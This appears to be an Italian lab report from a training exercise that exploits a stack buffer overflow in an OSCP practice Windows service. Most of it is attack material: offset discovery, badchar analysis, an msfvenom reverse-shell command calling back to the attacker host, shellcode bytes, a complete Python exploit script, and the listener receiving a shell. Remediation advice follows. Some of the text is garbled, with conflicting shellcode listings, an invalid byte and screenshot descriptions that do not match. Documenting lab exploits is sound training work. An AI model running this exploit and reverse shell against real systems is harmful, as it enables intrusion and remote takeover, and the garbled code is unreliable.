

# BUILD-WEEK 3 REPORT ESERCIZIO BUFFER OVERFLOW

**Analista:** Wallace Vault

**Oggetto:** Verifica vulnerabilità Buffer Overflow

**Data:** 03/10/2025

---

## 1.Executive summary

l'esercitazione consisteva nel trovare il buffer overflow e sfruttarlo per avere una shell.. L'exploit è stato sviluppato seguendo i passaggi standard: identificazione dell'offset tramite pattern, rilevazione e conferma dei badcars con mona e script Python, generazione di shellcode privo di caratteri non validi con msfvenom e assemblaggio del payload finale (padding, indirizzo di salto, NOP-sled, shellcode). La PoC ha dimostrato la possibilità di ottenere esecuzione arbitraria di codice nell'ambiente di test, evidenziando un impatto potenziale critico in scenari reali.

---

## 2.Ambito e metodologia

### Ambito del test

- Servizio/binario esaminato: **OSCP** su macchina **Windows** con ip **192.168.56.135** utilizzando un debugger: **Immunity Debugger**
- Scope: scegliere la modalità di buffer overflow, sfruttare la vulnerabilità per ottenere una shell.

### Metodologia (sintesi)

1. test e individualizzazione dei pattern offset, pattern create.
2. generazione payload con mona da supporto per analisi del binario
3. identificazione badcars
4. generazione di shellcode con msfvenom escludendo i badcars rilevati
5. individualizzazione del gadget di salto utilizzabile.
6. verifica finale del Poc su snapshot e raccolta degli artefatti

# 3. Analisi tecnica

## 3.0 test.

Il test iniziale aveva lo scopo di determinare il comportamento dell'applicazione al variare della lunghezza dell'input. Dalla macchina attaccante si è stabilita una connessione verso il servizio all'indirizzo 192.168.56.124:1337 e, nella casella di input denominata *value*, è stata inviata una stringa composta esclusivamente da caratteri A per verificare la presenza di overflow del buffer.

Il crash è stato confermato osservando nello debugger una lunga sequenza di A nello stack , a conferma del superamento del limite di buffer.

The image consists of two screenshots. The top screenshot shows a terminal window with a netcat listener on Kali Linux. It receives a connection from 192.168.56.124:1337. The user enters 'value' followed by a long string of 'A' characters, causing a buffer overflow. The bottom screenshot shows a debugger (likely Immunity Debugger) with the application's memory stack. The stack is filled with a long sequence of 'A' characters, confirming the buffer overflow. The debugger also shows the application's state, including registers and memory addresses.

**Crash confermato:** nello screenshot si vede la lunga sequenza di A nello stack , overflow riuscito.

### 3.1 Generazione pattern e determinazione offset

1. identificare l'offset esatto è stato generato un pattern unico di **2048 byte** tramite Metasploit e inviato al servizio.

```
(kali@kali)~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ab0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

2. Dopo il crash è stato raccolto il valore presente nel registro EIP e convertito in esadecimale; successivamente il valore è stato mappato sul pattern per calcolare l'offset.

I risultati ottenuti sono:

- **Offset EIP:** 634 byte
- **Offset ESP:** 638 byte

Questi valori indicano che la sovrascrittura del return pointer avviene dopo l'invio di 634 byte di payload.

```

EAX 00A4F7A0 ASCII "OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3A
ECX 003E5204
EDX 000A7143
EBX 39754138
ESP 00A4FA28 ASCII "2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9A
EBP 41307641
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 76413176
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
MM0 9.
MM1 a.

Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ python
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack("<I", 0x76413176)
Traceback (most recent call last):
  File "<python-input-1>", line 1, in <module>
    struct.pack("<I", 0x76413176)
    ^^^^^^
NameError: name 'struct' is not defined. Did you mean: 'struct'?
>>> struct.pack("<I", 0x76413176)
...
b'v1Av'
>>>

(kali@kali)~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 2Av3
[*] Exact match at offset 638

(kali@kali)~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634


(kali@kali)~$
```

## 3.2 Verifica della sovrascrittura EIP

1. per confermare il controllo del registro di istruzione è stato inviato un payload contenente il pattern fino all'offset rilevato, usando una tecnica chiamata nopsled, seguito da un valore come 'C' \* 16

```
1 import socket
2
3 ip = "192.168.56.124" # ip
4 timeout = 5
5
6 # payload con prima parte valaore EIP, seconda parte nopsled, 3 parte ESP
7 payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C' * 16
8
9 #connessione alla porta e ip
10 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 s.settimeout(timeout)
12 con = s.connect((ip, port))
13 s.recv(1024)
14
15 #messaggio da inviare
16 s.send(b"OVERFLOW2 " + payload)
17 s.recv(1024)
18 s.close()
```

2. Il debug in Immunity ha mostrato **EIP = 0x42424242**, confermando il pieno controllo del registro EIP al valore previsto.



### 3.3 Individuazione dei badchars

1. Per individuare i caratteri problematici è stato utilizzato **mona.py** per generare un bytearray completo; questo bytearray è stato poi inviato al target e confrontato tramite mona per evidenziare i caratteri che interrompono la catena di exploit.

```
!mona bytearray -b "\x00"
```

[illegible]

**2.dopo ho usato un payload per fargli fare a mona un confronto per trovare i badchars.**

```
1 import socket
2
3
4 ip = "192.168.56.124"
5 port = 1337
6 timeout = 5
7
8 with open('/home/kali/Desktop/py/monaa', mode='r') as file:
9     prova = file.read().encode()
10
11
12 offset_eip = 634
13 eip_placeholder = b"BBBB"
14
15 payload = b"A" * offset_eip + eip_placeholder + prova
16
17 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18 s.settimeout(timeout)
19 con = s.connect((ip, port))
20 s.recv(1024)
21 s.send(b"OVERFLOW2 " + payload)
22 s.recv(1024)
23 s.close()
```

**3.L'analisi ha rilevato i seguenti badchars:**

```
\x00 \x23 \x24 \x3d \x3c \x83 \x84 \xba
```

Dopo l'identificazione iniziale, sono state eseguite iterazioni successive escludendo progressivamente i byte individuati, fino alla conferma che il payload privo di tali byte non causava alterazioni indesiderate.

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

The screenshot shows the Immunity Debugger interface with the 'mona Memory comparison results' window open. The window displays a table with columns: Address, Status, Badchars, and Type. The status is 'Corruption after 84 bytes: 00 23 24 3c 9d 83 94 ba' and the type is '(normal)'. Below the table, a list of memory addresses and their corresponding file names is shown, including '0x00000000', '0x00000001', '0x00000002', etc., and their respective file names like 'C:\Program Files\Microsoft Office\Office12\outlook.exe'.

Address	Status	Badchars	Type
0x00000000	Corruption after 84 bytes: 00 23 24 3c 9d 83 94 ba	(normal)	

Below the table, a list of memory addresses and their corresponding file names is shown, including '0x00000000', '0x00000001', '0x00000002', etc., and their respective file names like 'C:\Program Files\Microsoft Office\Office12\outlook.exe'.

4. ho rifatto la stessa cosa del cap2 ma all'interno del payload ho aggiunto solo i badchar che individuava mona. ho fatto questo procedimento finché "mona" non mi dava 0 badchar.


### 3.4 creazione payload finale.

1. Sulla base degli offset e dei badchars identificati, è stato costruito il payload finale seguendo lo schema standard: padding fino all'offset di EIP, indirizzo di salto (gadget trovabile nel binario), NOP sled e shellcode. Lo shellcode è stato generato con **msfvenom**, richiedendo esplicitamente l'esclusione dei badchars rilevati.

```
(kali@kali) ~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.135 LPORT=1234 EXITFUNC=thread -b '\x00\x23\x24\x3d\x3c\x83\x84\xba' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with failed to locate a valid permutation.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0x83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0x23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=7, char=0x24)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
buf = b''
buf += b'\xfcf\xbb\x38\x18\xf9\x0f\xeb\x0c\x5e\x56\x21\x1e'
buf += b'\xad\x81\xc3\x85\x08\x75\xf7\x03\x88\xef\xff\xff'
buf += b'\xff\x04\x08\x7b\x09\x34\x01\x1c\x29\x0d\x30\x1c'
buf += b'\x4d\x92\x63\xac\x05\xf6\x8f\x47\x4b\xe2\x04\x25'
buf += b'\x44\x85\xac\x80\xb2\x20\x2d\xbb\x87\x2b\xad\x1c'
buf += b'\x0b\x8b\x8c\x0b\x2a\xca\x09\x76\x03\x98\x82\xf4'
buf += b'\x76\x8e\x8a\x48\x4b\x85\xf4\x5d\xcb\x5a\x4c\x5f'
buf += b'\xfa\xcd\x06\x0c\x0c\x0b\x33\x55\x06\x48\x7e'
buf += b'\x2f\x8d\xbb\x04\xae\x47\xf2\x15\x1d\x8a\x3a\x04'
buf += b'\x5f\x0f\x0f\x72\x19\x0f\x08\x22\x0e\x7c\x51'
buf += b'\xb8\x04\x27\x12\x1a\x20\x09\xf7\xfd\x0a\x05\xbc'
buf += b'\x8a\xeb\xf9\x43\x5e\x80\x06\x0c\x61\x46\x8f\x8b'
buf += b'\x45\x42\xcb\x48\xe7\x03\xb1\x3f\x18\x03\x1a\x9f'
buf += b'\x0c\x48\x07\x14\xcc\x13\x0d\x39\xfd\x0b\x20\x56'
buf += b'\x70\x08\x12\x19\x2a\x76\x10\x0b\x11\x08\x98'
buf += b'\x0b\x1d\x09\xf5\x52\xac\x34\x04\x06\xfc\x2e\x4d\x27'
buf += b'\x97\xae\x72\xf2\x38\xfe\x0c\xad\x08\x0e\x9c\x1d'
buf += b'\x91\x04\x12\x04\x81\x07\xf8\x0a\x28\x32\x0b\x05'
buf += b'\x05\x04\xec\x0d\x57\x07\x06\x08\x0c\x12\x02\x9c\x1f'
buf += b'\x04\x0d\x09\x09\x0d\x05\x08\x46\x08\x0a\x0b\xcd'
buf += b'\xb0\x55\x05\x25\x05\x45\x52\x06\x08\x37\xf5\x09'
buf += b'\x3e\x5f\x99\x08\x05\x9f\x04\x70\x72\x0c\x0b\x14'
buf += b'\x0b\x0c\x2f\x1f\x25\x02\x0d\x07\x0d\x06\x0a\x04'
buf += b'\x90\x07\xff\x08\x0b\x07\x09\x08\xf2\x03\x05\x0b'
buf += b'\xac\x0d\x53\x16\x1f\x17\x0a\x05\x0c\x9f\xff\x0b\x25'
buf += b'\x0a\x79\x04\x63\x0c\x05\x05\x0a\xf9\x09\x0a\x08'
buf += b'\x0d\x03\x06\x2a\x1f\x13\x0e\x73\x04\x10\x0a\x08\x0e'
buf += b'\x0d\x7f\x23\x0e\x2a\x0a\x78\x07\x0d\x05\x09\x06'
buf += b'\xad\x2b\x0c\x28\x09\x0c\x07\x02\x21\x1c\x06\x0d\x42'
buf += b'\x35\x06\x0d\x0b\x06'
```

2. mona è stato utilizzato per analizzare il binario e individuare gadget utili per il salto compatibili con il layout della memoria del processo.

**!mona jmp -r esp -cpb '\x00\x23\x24\x3d\x3c\x83\x84\xba'**



## 3.5 creazione di payload e accesso.

### 1. Le informazioni trovate sono state assemblate in un payload e testate localmente

```
1 import socket
2 import struct
3
4
5 ip = "192.168.56.124"
6 port = 1337
7 timeout = 15
8 BUFFER_SIZE = 1024
9
10 #offset
11 padding = b'A' * 634
12
13 #jump
14 eip = struct.pack('<I', 0x625011bb)
15
16 # NOP Sled
17 nops = b'\x90' * 32
18
19 # payload di metasploit con reverse shell all'interno e badchar.
20 buf = b""
21 buf += b"\xfc\xbb\x38\x18\xf9\x9f\xeb\x0c\x5e\x56\x31\x1e"
22 buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
23 buf += b"\xff\xc4\xf0\x7b\x9f\x34\x01\x1c\x29\xd1\x30\x1c"
24 buf += b"\x4d\x92\x63\xac\x05\xf6\x8f\x47\x4b\xe2\x04\x25"
25 buf += b"\x44\x05\xac\x80\xb2\x28\x2d\xb8\x87\x2b\xad\xc3"
26 buf += b"\xdb\x8b\x8c\x0b\x2e\xca\xc9\x76\xc3\x9e\x82\xfd"
27 buf += b"\x76\x0e\xa6\x48\x4b\xa5\xf4\x5d\xcb\x5a\x4c\x5f"
28 buf += b"\xfa\xcd\xc6\x06\xdc\xec\x0b\x33\x55\xf6\x48\x7e"
29 buf += b"\x2f\x8d\xbb\xf4\xae\x47\xf2\xf5\x1d\xa6\x3a\x04"
30 buf += b"\x5f\xef\xfd\xf7\x2a\x19\xfe\x8a\x2c\xde\x7c\x51"
31 buf += b"\xb8\xc4\x27\x12\x1a\x20\xd9\xf7\xfd\xa3\xd5\xbc"
32 buf += b"\x8a\xeb\xf9\x43\x5e\x80\x06\xcf\x61\x46\x8f\x8b"
33 buf += b"\x45\x42\xcb\x48\xe7\xd3\xb1\x3f\x18\x03\x1a\x9f"
34 buf += b"\xbc\x48\xb7\xf4\xcc\x13\xd0\x39\xfd\xab\x20\x56"
35 buf += b"\x76\xd8\x12\xf9\x2c\x76\x1f\x72\xeb\x81\x60\xa9"
36 buf += b"\x4b\x1d\x9f\x52\xac\x34\x64\x06\xfc\x2e\x4d\x27"
37 buf += b"\x97\xae\x72\xf2\x38\xfe\xdc\xad\xf8\xae\x9c\x1d"
38 buf += b"\x91\xa4\x12\x41\x81\xc7\xf8\xea\x28\x32\x6b\xd5"
39 buf += b"\x05\x04\xec\xbd\x57\x74\xf6\xef\xd1\x92\x9c\x1f"
40 buf += b"\xb4\x0d\x09\xb9\x9d\xc5\xa8\x46\x08\xa0\xeb\xcd"
41 buf += b"\xbf\x55\xa5\x25\xb5\x45\x52\xc6\x80\x37\xf5\xd9"
42 buf += b"\x3e\x5f\x99\x48\xa5\x9f\xd4\x70\x72\xc8\xb1\x47"
43
44 home > kali > Desktop > buffer > provaper2.py > ...
45 buf += b"\x04\x77\x33\x0e\x2e\xad\x70\x97\xau\x3e\x09\x0c"
46 buf += b"\xad\x2b\x0c\x28\x69\xc0\x7c\x21\x1c\xe6\xd3\x42"
47 buf += b"\x35\xe6\xd3\xbc\xb6"
48
49
50
51
52
53
54
55 # Costruzione del payload finale
56 payload = padding + eip + nops + buf
57
58 # Comando completo da inviare al server
59 full_command = b"OVERFLOW2 " + payload + b"\r\n"
60
61 # socket
62 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
63 s.settimeout(timeout)
64
65 try:
66     # 1. Connessione (CORRETTO: rimossa l'assegnazione 'con =')
67     s.connect((ip, port))
68     print(f"[+] Connesso a {ip}:{port}")
69
70     # 2. RICEZIONE DEL BANNER (Necessario per sbloccare il socket)
71     data = s.recv(BUFFER_SIZE)
72     print(f"[i] Server Banner: {data.decode('utf-8', errors='ignore').strip()}")
73
74     # 3. Invio del comando e del payload
75     s.send(full_command)
76     print(f"[+] Inviato payload di {len(full_command)} byte.")
77
78     # Tentativo di ricezione finale (se fallisce)
79     s.recv(BUFFER_SIZE)
80
81 except Exception as e:
82     # Questo blocco cattura il crash del server e il timeout della connessione
83     print(f"[!!!] Connessione Interrotta. Il servizio Ã¨ andato in crash.")
84     # Se il listener nc non riceve la shell, il problema è nei badchars/offset.
85     print(f"Dettaglio eccezione: {e}")
86
87 finally:
88     s.close()
89     print(f"[+] Connessione socket chiusa.")
```



2. Il payload finale è stato inviato al servizio vulnerabile; contestualmente è stato avviato un listener (msfconsole / handler configurato) sulla porta specificata per ricevere la sessione.. L'invio del payload ha permesso di ottenere una shell remota nella macchina di test, verificando così la fattibilità dell'exploit in ambiente di laboratorio. Tutti i passaggi sono stati documentati e gli artefatti (dump di memoria, lista badchars, comandi msfvenom, script di verifica, screenshot del debugger) sono conservati come evidenza a supporto della PoC.

```
(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.135] from (UNKNOWN) [192.168.56.124] 49489
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user\Desktop\OverflowKit\oscp>
```

## 4. Impatto e rischio

- **Impatto potenziale:** *Alto*. Un overflow che consente controllo dell'istruzione di ritorno può portare a esecuzione remota di codice, esfiltrazione dati, pivoting e persistenza.
- **Probabilità di sfruttamento in produzione:** dipende dall'esposizione del servizio e dalle mitigazioni attive. Nel nostro ambiente di test le mitigazioni risultavano:

[ **disattivate** ], il che ha permesso lo sviluppo del PoC

- **Esempi di rischio pratico:** esecuzione di comandi con i privilegi del processo, possibile escalation locale se il binario gira con privilegi elevati o se sono presenti configurazioni errate.

## 5. Raccomandazioni

1. **Validazione input:** applicare validazione stringente e canonicalizzazione sugli input, evitare funzioni unsafe (es. copie non limitate). Implementare whitelist ove possibile.
2. **Abilitare mitigazioni a compilazione/runtime:** ricompilare con -fstack-protector, abilitare ASLR, DEP/NX, PIE e RELRO ove applicabile.
3. **Principio del minimo privilegio:** eseguire il servizio con un account a privilegi ridotti e limitare accesso a file sensibili.
4. **Logging & monitoring:** introdurre rilevamento e alert per pattern anomali (es. input eccessivamente lunghi, serie di crash) e proteggere i log.
5. **Patch & update:** aggiornare il componente/biblioteca vulnerabile qualora sia disponibile una release correttiva ufficiale.



## 6.Conclusione

La vulnerabilità di buffer overflow è stata riprodotta e documentata con artefatti completi (dump, lista badchars, comandi msfvenom, script di verifica e PoC funzionante) in ambiente di laboratorio. Le misure correttive proposte (input validation, mitigazioni compilazione/runtime, logging e testing continuo) ridurrebbero significativamente la superficie di attacco. Si raccomanda di applicare le remediation indicate e di eseguire una verifica post-patch per confermare la rimozione della vulnerabilità.